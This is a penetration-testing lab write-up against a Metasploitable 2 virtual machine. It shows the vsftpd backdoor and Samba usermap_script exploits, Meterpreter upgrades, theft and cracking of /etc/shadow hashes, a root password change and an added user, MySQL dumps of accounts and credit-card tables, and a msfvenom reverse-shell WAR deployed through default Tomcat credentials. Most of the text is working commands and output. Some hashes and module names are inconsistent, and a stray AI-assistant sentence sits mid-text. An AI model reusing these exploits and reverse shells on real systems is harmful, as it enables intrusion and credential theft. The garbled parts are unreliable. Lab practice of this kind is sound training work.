/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# whoami
root
```

---

### 4. Backgrounding the Session

I backgrounded the active session to prepare for escalation:

```
root@metasploitable:/# ^Z
Background session 1? [y/N] y
```

Listed active sessions:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions
Active sessions
=====
Id Name Type Information Connection
-- -- -- -- --
1 shell cmd/unix 192.168.56.104:38799 → 192.168.56.107:6200 (192.168.56.107)
```

---

### 5. Upgrading to Meterpreter

I upgraded the basic shell to a Meterpreter session for advanced control:

#### Output:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.104:4433
[*] Sending stage (1017704 bytes) to 192.168.56.107
[*] Meterpreter session 2 opened (192.168.56.104:4433 → 192.168.56.107:44142) at 2025-01-30 03:44:11 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions
Active sessions
=====
Id Name Type Information Connection
-- -- -- -- --
1 shell cmd/unix 192.168.56.104:38799 → 192.168.56.107:6200 (192.168.56.107)
2 meterpreter x86/linux root @ metasploitable.localdomain 192.168.56.104:4433 → 192.168.56.107:44142 (192.168.56.107)
```

## 6. Accessing the Meterpreter Session

I connected to the new Meterpreter session and executed post-exploitation commands:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:1avpfBj$0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BP0t$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
```

---

## Key Findings

1. **Root Access Achieved:** The vsftpd exploit granted immediate root privileges.
  2. **Meterpreter Advantages:**
    - **Enhanced Control:** File system navigation, screenshot capture, keylogging.
    - **Persistence:** Ability to create backdoors for future access.
- 

## Post Exploitation:

### Step 1: Initial Compromise

After gaining a Meterpreter session on the target system through the **VSFTPD exploit** on **Metasploitable**, I successfully uploaded the **passwd** and **shadow** files from the target to my local attacker machine.

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/bivin/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/bivin/shadow
[*] Completed : /etc/shadow → /home/bivin/shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/bivin/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/bivin/passwd
[*] Completed : /etc/passwd → /home/bivin/passwd
```

These files contain valuable information:

- **/etc/passwd:** User account information.
- **/etc/shadow:** Password hashes.

```
(bivin@attacker)~]$ ls
Desktop Documents Downloads Music passwd passwords Pictures Public shadow Templates usernames users Videos
```

## Step 2: Cracking Password Hashes with John the Ripper

After downloading the files, I combined the contents of `/etc/passwd` and `/etc/shadow` to extract the password hashes and cracked them using **John the Ripper**.

### Create Hash File

I used the following command to combine the `passwd` and `shadow` files into a single hash file for cracking:

```
(bivin@attacker)~]$ unshadow passwd shadow > hashes.txt
```

### Run John the Ripper

Next, I used John the Ripper to attempt cracking the password hashes:

```
(bivin@attacker)~]$ john --format=md5crypt hashes.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 128/128 SSE2 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user (user)
postgres (postgres)
Warning: Only 4 candidates buffered for the current salt, minimum 12 needed for performance.
msfadmin (msfadmin)
service (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789 (klog)
batman (sys)
Proceeding with incremental:ASCII
6g 0:00:01:01 3/3 0.09818g/s 35916p/s 35918c/s 35918C/s br13124..br13117
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

(bivin@attacker)~]$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

This process cracked several password hashes, and I managed to retrieve valid credentials for one of the users.

## Step 3: Attempting SSH Login Using Metasploit

After successfully cracking the password for a target user, I proceeded to attempt a **SSH login** on the target machine using the credentials.

To automate the process, I used the **Metasploit** `smb_login` auxiliary module to attempt authentication.

After running this exploit, I gained a **command shell session** on the target system.

## **Step 4: Gaining an Interactive Shell**

To enhance my interaction with the target system, I transitioned from a basic command shell to an interactive **Bash shell**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions

Id Name Type Information Connection
-- -- -- -- --
1 shell linux SSH bivin @ 192.168.56.104:45235 → 192.168.56.107:22 (192.168.56.107)

msf6 auxiliary(scanner/ssh/ssh_login) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

Id Name Type Information Connection
-- -- -- -- --
1 shell linux SSH bivin @ 192.168.56.104:45235 → 192.168.56.107:22 (192.168.56.107)

[*] Starting interaction with 1 ...

/bin/bash -i
hash: no job control in this shell
sys@metasploitable:~$ id
uid=3(sys) gid=3(sys) groups=3(sys)
sys@metasploitable:~$ whoami
sys
sys@metasploitable:~$
```

This provided me with a fully interactive user interface, and confirmed my elevated

## Conclusion

At this point, I had successfully:

- Extracted and cracked password hashes from the target system.
  - Used Metasploit for automated SSH login.
  - Gained a fully interactive shell on the target machine.
- 

## Exploiting Samba usermap\_script (CVE-2007-2447)

### Objective

Exploit the Samba usermap\_script vulnerability on Metasploitable 2 (192.168.56.107) to gain **remote root access** and extract sensitive system information.

### Steps Performed

#### 1. Launching Metasploit

I started Metasploit on my attacker machine (Kali Linux) to leverage the Samba exploit:

```
(bivin㉿attacker)-[~]
└─$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

[metasploit v6.4.34-dev] [root@192.168.56.107:4444]
+ -- =[2461 exploits - 1267 auxiliary - 431 post]
+ -- =[1471 payloads - 49 encoders - 11 nops]
+ -- =[9 evasion]
```

Metasploit Documentation: <https://docs.metasploit.com/>

## 2. Selecting the Samba Exploit

I loaded the usermap\_script module and configured the target IP:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
--- --- --- ---
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.107 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
--- --- --- ---
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
```

---

## 3. Executing the Exploit

I triggered the exploit to execute arbitrary code on the target:

```
msf6 exploit(multi/samba/usermap_script) > run

[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Command shell session 1 opened (192.168.56.104:4444 → 192.168.56.107:49486) at 2025-01-30 07:26:40 -0500

/bin/bash -
bash: no job control in this shell
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# whoami
root
```

## 4. Backgrounding the Session

I backgrounded the session to retain access while exploring other attack vectors, listed the active session and then upgraded to a meterpreter session and ran basic commands:

```
root@metasploitable:/# ^Z
Background session 1? [y/N] y
msf6 exploit(multi/samba/usermap_script) > sessions

Active sessions
=====

```

| Id | Name | Type           | Information | Connection                                                  |
|----|------|----------------|-------------|-------------------------------------------------------------|
| 1  |      | shell cmd/unix |             | 192.168.56.104:4444 → 192.168.56.107:49486 (192.168.56.107) |

```
msf6 exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.104:4433
[*] Sending stage (1017704 bytes) to 192.168.56.107
[*] Meterpreter session 2 opened (192.168.56.104:4433 → 192.168.56.107:34886) at 2025-01-30 07:28:36 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/samba/usermap_script) > sessions

Active sessions
=====

```

| Id | Name | Type                  | Information                       | Connection                                                  |
|----|------|-----------------------|-----------------------------------|-------------------------------------------------------------|
| 1  |      | shell cmd/unix        |                                   | 192.168.56.104:4444 → 192.168.56.107:49486 (192.168.56.107) |
| 2  |      | meterpreter x86/linux | root @ metasploitable.localdomain | 192.168.56.104:4433 → 192.168.56.107:34886 (192.168.56.107) |

```
msf6 exploit(multi/samba/usermap_script) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > cat /etc/shadow
root:1avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fuX6P0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

## Key Findings

- Root Access Achieved:** The exploit bypassed authentication, granting full root privileges.
- Password Hashes Exposed:** Extracted hashes from /etc/shadow for offline cracking (e.g., John the Ripper).

## Mitigation Steps:

- Patch Samba:** Upgrade to Samba 3.0.21 or later.
- Disable Vulnerable Scripts:** Remove username map script configurations.
- Network Segmentation:** Restrict SMB access to trusted IPs.

## DUMPING HASHES WITH HASHDUMP

Since we are aware the target is vulnerable to **samba**, let's dump the user hashes using the hashdump post exploitation module.

```
msf6 exploit(multi/samba/usermap_script) > search hashdump
Matching Modules
=====
Module Name Disclosure Date Rank Check Description
---- ---- ---- ---- ----
0 post/aix/gather/hashdump . normal No AIX Gather Dump Password Hashes
1 post/android/gather/hashdump . normal No Android Gather Dump Password Hashes for Android
System
2 post/bsd/gather/hashdump . normal No BSD Dump Password Hashes
3 auxiliary/scanner/smb/impacket/secretsdump . normal No DCOM Exec
4 auxiliary/gather/ldap_hashdump 2020-07-23 normal No LDAP Information Disclosure
5 post/linux/gather/hashdump . normal No Linux Gather Dump Password Hashes for Linux Sys
Linux
6 auxiliary/scanner/mysql/mssql_hashdump . normal No MSSQL Password Hashdump
7 auxiliary/scanner/mysql/mysql_hashdump . normal No MySQL Password Hashdump
8 post/windows/gather/credentials/mcafee_vse_hashdump . normal No McAfee Virus Scan Enterprise Password Hashes Du
mp
9 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09 normal No MySQL Authentication Bypass Password Dump
10 post/osx/gather/hashdump . normal No OS X Gather Mac OS X Password Hash Collector
11 auxiliary/scanner/oracle/oracle_hashdump . normal No Oracle Password Hashdump
12 auxiliary/analyze/crack_databases . normal No Password Cracker: Databases
13 _ action:hashcat . . . Use Hashcat
14 _ action:john . . . Use John the Ripper
15 auxiliary/scanner/postgres/postgres_hashdump . normal No Postgres Password Hashdump
16 post/solaris/gather/hashdump . normal No Solaris Gather Dump Password Hashes for Solaris
Systems
17 post/windows/gather/credentials/domain_hashdump . normal No Windows Domain Controller Hashdump
18 post/windows/gather/credentials/mssql_local_hashdump . normal No Windows Gather Local SQL Server Hash Dump
19 post/windows/gather/hashdump . normal No Windows Gather Local User Account Password Hash
es (Registry)
20 post/windows/gather/smrt_hashdump . normal No Windows Gather Local and Domain Controller Acco
unt Password Hashes

Interact with a module by name or index. For example info 20, use 20 or use post/windows/gather/smrt_hashdump
msf6 exploit(multi/samba/usermap_script) > use post/linux/gather/hashdump

msf6 exploit(multi/samba/usermap_script) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options
Module options (post/linux/gather/hashdump):
=====
Name Current Setting Required Description
SESSION yes : The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set SESSION 3
SESSION => 3
msf6 post(linux/gather/hashdump) > run

[*] root:1avpfBJ1$x0zBw5UFDIV./DR9E9Lid.:0:0:root:/root:/bin/bash
[*] sys:1UX6BPOt$Miy3Up0zJQzqssWfD9l03:3:sys:/dev:/bin:/sh
[*] klog:1f2ZWMsAKsR9XXI.CmlDnhUE3X9jqp0:103:104::/home/klog:/bin/false
[*] msfadmin:1KNI02jzc5Rt/zzCw3nLUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[*] postgres:1MgQzZu0spAoufJhfCYe:/108:17:PostgreSQL administrator,,,:/var/lib/postgresql/bin/bash
[*] user:1HE5u9rxH5k..o3G93DGoxI1QKPMugz0:1001:1001:ust a user,111,:/home/user:/bin/bash
[*] service:1kk3ueJ2$GxELDups0hpbcjZ3Bu//:1002:1002,,,:/home/service:/bin/bash
[*] Unshadowed Password File: /home/bivin/.msf4/totp/20250130083509_default_192.168.56.107_linux.hashes_938295.txt
[*] Post module execution completed
```

Get into our session 3 change the password of our root user, and also let's create new user TOM and also set a password for the user.

```
msf6 post(linux/gather/hashdump) > sessions 3
[*] Starting interaction with 3...

meterpreter > shell
Process 8271 created.
Channel 5 created.
/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# passwd root
Enter new UNIX password: password123
Retype new UNIX password: password123
passwd: password updated successfully
root@metasploitable:/# useradd -u tom -s /bin/bash
useradd: invalid numeric argument 'tom'
root@metasploitable:/# useradd -m tom -s /bin/bash
root@metasploitable:/# passwd tom
Enter new UNIX password: password321
Retype new UNIX password: password321
passwd: password updated successfully
root@metasploitable:/# ^C
Terminate channel 5? [y/N] y
meterpreter >
Background session 3? [y/N]
msf6 post(linux/gather/hashdump) > show options
Module options (post/linux/gather/hashdump):
=====
Name Current Setting Required Description
SESSION 3 yes : The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set SESSION
SESSION => 3
```

```
msf6 post(Linux/gather/hashdump) > run
[*] root:1WPXeguS$o.V8Pu;.pIC06Naa071Ur.:0:0:root:/root:/bin/bash
[*] sys:1fx6BPOt$Myic3UpOzQjz4s5wPd9l0:3:3:sys:/dev:/bin/sh
[*] klog:1Z2VMS4KSR9XXI.CmlDhdle3X9jnPo:103:104::/home/klog:/bin/false
[*] msfadmin:1N102jzcSrt/zcCW3mtUWA,1hZja5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[*] postgres:1Rw35ik.x5MeQsZUu5oAuUvJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[*] user:1HEs9xH5k.o3G93DgOXiQKPMuGz0:1001:1001:just a user,111,,,:/home/user:/bin/bash
[*] service:1kr3ue7JZ$GxDLupr50h6ejz3Bu//:1002:1002,,,:/home/service:/bin/bash
[*] tom:1Ar6Yskh$3.PFe6Xsw/rmn1Bpi1Wd1:1003:1003:::/home/tom:/bin/bash
[*] Unshadowed Password File: /home/bivin/.msf4/loot/20250130084145_default_192.168.56.107_linux.hashes_378635.txt
[*] Post module execution completed
```

We get the hashes of both root and tom, the new user we had created. Also we can notice that they are hashed using MD5 hashing algorithm as they are encapsulated with \$1.

Sure! Here's a documentation of all the steps and techniques you've performed so far, written from your point of view. Remember to add screenshots where appropriate.

---

## Exploitation Using MySQL Weak Credentials (Port 3306)

### Introduction:

During my penetration testing, I identified a **MySQL Weak Credentials vulnerability** on the target machine. By exploiting this vulnerability, I gained unauthorized access to the MySQL server and was able to perform various actions to extract sensitive data and explore further.

### Steps Taken:


#### 1. Connecting to MySQL:

I attempted to connect to MySQL using the default root credentials:

```
mysql -h 192.168.56.107 -u root
```

This resulted in an **error** because the SSL/TLS connection was enforced. To bypass this, I used the **--ssl-mode=DISABLED** flag to disable SSL encryption:

```
mysql -h 192.168.56.107 -u root --ssl-mode=DISABLED
```



The screenshot shows a terminal window titled 'bivin@attacker:~'. It displays the command 'mysql -h 192.168.56.107 -u root --skip-ssl' being run. The response from the MySQL server is: 'Welcome to the MariaDB monitor. Commands end with ; or \g. Your MySQL connection id is 9. Server version: 5.0.51a-3ubuntu5 (Ubuntu) Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others. Support MariaDB developers by giving a star at https://github.com/MariaDB/server Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.' The terminal window has tabs for 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'.

After running this command, I successfully connected to the MySQL server.

## 2. Enumerating Databases:

Once connected, I queried the databases available on the server. The command used was:

SHOW DATABASES;

```
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.002 sec)
```

I found several databases, one of which was named `owasp10`. I switched to this database:

USE `owasp10`

```
MySQL [(none)]> USE owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

## 3. Dumping Data from Tables:

Next, I queried the `accounts` table to gather potentially sensitive data:

SELECT \* FROM `accounts`;

```
MySQL [owasp10]> SELECT * FROM accounts;
+---+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+---+-----+-----+-----+-----+
1	admin	adminpass	Monkey!	TRUE
2	adrian	somepassword	Zombie Films Rock!	TRUE
3	john	monkey	I like the smell of confunk	FALSE
4	jeremy	password	d1373 1337 speak	FALSE
5	bryce	password	I Love SANS	FALSE
6	samurai	samurai	Carving Fools	FALSE
7	jim	password	Jim Rome is Burning	FALSE
8	bobby	password	Hank is my dad	FALSE
9	simba	password	I am a cat	FALSE
10	dreveil	password	Preparation H	FALSE
11	scotty	password	Scotty Do	FALSE
12	cal	password	Go Wildcats	FALSE
13	john	password	Do the Duggie!	FALSE
+---+-----+-----+-----+-----+
```

The output revealed important information about user accounts.

#### 4. Enumerating the Tables in the database:

```
MySQL [owasp10]> SHOW TABLES;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
+-----+
6 rows in set (0.002 sec)

MySQL [owasp10]> select * from credit_cards;
+-----+-----+-----+-----+
| ccid | cnumber | ccv | expiration |
+-----+-----+-----+-----+
1	44441112222333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01
+-----+-----+-----+-----+
5 rows in set (0.272 sec)
```

#### 5. Pivoting and Exfiltration:

During my exploration, I found some credentials and information that could be used to pivot to other services. Specifically, I found some weak SSH credentials within the database. These could be used to attempt logging into other machines within the same network.

Additionally, I used the following command to export the data I found to a file:

```
SELECT * FROM accounts INTO OUTFILE '/var/tmp/accounts_dump.txt';
```

```
MySQL [owasp10]> SELECT * FROM accounts INTO OUTFILE '/var/tmp/accounts_dump.txt'
→ ;
Query OK, 16 rows affected (0.002 sec)
```

#### Conclusion:

With the **MySQL weak credentials** vulnerability, I was able to gain unauthorized access to the database and extract valuable information. While I wasn't able to directly escalate to root using MySQL commands, I continued exploring other avenues such as looking for credentials in the database, attempting to pivot.

While this specific vulnerability didn't give me direct command execution, it allowed me to gather essential information that could be used in further attacks. The **data exfiltration** and **user credential gathering** provided valuable footholds to escalate further.

# Apache Tomcat Exploitation

This covers my approach to exploiting Apache Tomcat by leveraging its default credentials and deploying a malicious WAR file to gain shell access.


## 1. Generate a Malicious WAR File

create a reverse shell payload:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f war > shell.war
```

### Explanation:

- **-p**: Payload type (`java/jsp_shell_reverse_tcp` for Tomcat).
- **LHOST**: My attack machine IP (`192.168.56.104`).
- **LPORT**: Port I chose to listen on (`4444`).
- **-f war**: Output format as WAR file required by Tomcat.
- **shell.war**: Output filename.



```
KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
zsh: corrupt history file /home/bivin/.zsh_history
[bivin@attacker:~]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f war > shell.war
Payload size: 1095 bytes
Final size of war file: 1095 bytes
[!] Warning: [192.168.56.107] 45064
```

## 2. Access Tomcat Manager Panel



Let's open a web browser and navigate to:

<http://192.168.56.107:8180/manager/html>

## 3. Login with Default Credentials

I logged in using the default credentials:

- **Username:** `tomcat`
- **Password:** `tomcat`



**Tomcat Web Application Manager**

| Applications       |                                         |         |          |          |                      |
|--------------------|-----------------------------------------|---------|----------|----------|----------------------|
| Path               | Display Name                            | Running | Sessions | Commands |                      |
| /                  | Welcome to Tomcat                       | true    | 0        | Start    | Stop Reload Undeploy |
| /admin             | Tomcat Administration Application       | true    | 0        | Start    | Stop Reload Undeploy |
| /balancer          | Tomcat Simple Load Balancer Example App | true    | 0        | Start    | Stop Reload Undeploy |
| /host-manager      | Tomcat Manager Application              | true    | 0        | Start    | Stop Reload Undeploy |
| /jsp-examples      | JSP 2.0 Examples                        | true    | 0        | Start    | Stop Reload Undeploy |
| /manager           | Tomcat Manager Application              | true    | 0        | Start    | Stop Reload Undeploy |
| /servlets-examples | Servlet 2.4 Examples                    | true    | 0        | Start    | Stop Reload Undeploy |
| /tomcat-docs       | Tomcat Documentation                    | true    | 0        | Start    | Stop Reload Undeploy |
| /webdav            | Webdav Content Management               | true    | 0        | Start    | Stop Reload Undeploy |

**Deploy**  
Deploy directory or WAR file located on server

Context Path (optional):   
XML Configuration file URL:   
WAR or Directory URL:

**WAR file to deploy**

Select WAR file to upload  No file selected.


**Server Information**

| Tomcat Version    | JVM Version | JVM Vendor                     | OS Name | OS Version       | OS Architecture |
|-------------------|-------------|--------------------------------|---------|------------------|-----------------|
| Apache Tomcat/5.5 | 1.5.0       | Free Software Foundation, Inc. | Linux   | 2.6.24-16-server | i386            |

## 4. Upload the Malicious WAR File

1. Scroll to the **WAR file to deploy** section.
2. I Clicked **Choose File**, select `shell.war`, and hit **Deploy**.

Once deployed, the application `shell` appears on the page.



The screenshot shows a Kali Linux VM interface. At the top, the title bar reads "KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox". Below it is a menu bar with File, Machine, View, Input, Devices, Help. A toolbar follows with icons for file operations. The main window has a sidebar with "Recent", "Home", "Desktop", "Documents", "Downloads", "Music", "Pictures", "Templates", and "Videos". Under "Recent", there are files like "hashes.txt", "passwd", "passwords", "shadow", and "shell.war". The central area shows a "File Upload" dialog with a list of files. The "shell.war" file is selected. The bottom right of the dialog has "Cancel" and "Open" buttons. Below the dialog is a "SERV" icon. To the right is a table titled "Applications" with columns "Path", "Display Name", "Running", "Sessions", and "Commands". The table lists several Tomcat applications.

| Path              | Display Name                            | Running | Sessions | Commands                   |
|-------------------|-----------------------------------------|---------|----------|----------------------------|
| /                 | Welcome to Tomcat                       | true    | 0        | Start Stop Reload Undeploy |
| /admin            | Tomcat Administration Application       | true    | 0        | Start Stop Reload Undeploy |
| /balancer         | Tomcat Simple Load Balancer Example App | true    | 0        | Start Stop Reload Undeploy |
| /host-manager     | Tomcat Manager Application              | true    | 0        | Start Stop Reload Undeploy |
| /jst-examples     | JSP 2.0 Examples                        | true    | 0        | Start Stop Reload Undeploy |
| /manager          | Tomcat Manager Application              | true    | 0        | Start Stop Reload Undeploy |
| /servlet-examples | Servlet 2.4 Examples                    | true    | 0        | Start Stop Reload Undeploy |
| /docs             | Tomcat Documentation                    | true    | 0        | Start Stop Reload Undeploy |
| /tomcat-docs      | Tomcat Documentation                    | true    | 0        | Start Stop Reload Undeploy |
| /webdav           | Webdav Content Management               | true    | 0        | Start Stop Reload Undeploy |

## 5. Trigger the Payload

I accessed the deployed shell by visiting:


<http://192.168.56.107:8180/shell/>

The screenshot shows a Firefox browser window. The address bar displays "192.168.56.107:8180/shell/". The status bar at the bottom indicates "80%". The page content is not visible, suggesting a terminal session or a blank page.

## 6. Start a Netcat Listener

On my attack machine, I set up a Netcat listener to catch the shell:


```
nc -lvp 4444
```



KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
zsh: corrupt history file /home/bivin/.zsh\_history  
[bivin@attacker] ~]\$ nc -lvp 4444  
listening on [any] 4444 ...

## 7. Catch the Reverse Shell

After triggering the payload, I successfully established a shell connection with the target machine.



KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
zsh: corrupt history file /home/bivin/.zsh\_history  
[bivin@attacker] ~]\$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.107] 45064

## Post-Exploitation Actions

### System Enumeration

Commands executed for initial reconnaissance:

- `whoami`: Display the current user.

```
whoami
tomcat55
```

- `ls`: List directory contents.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
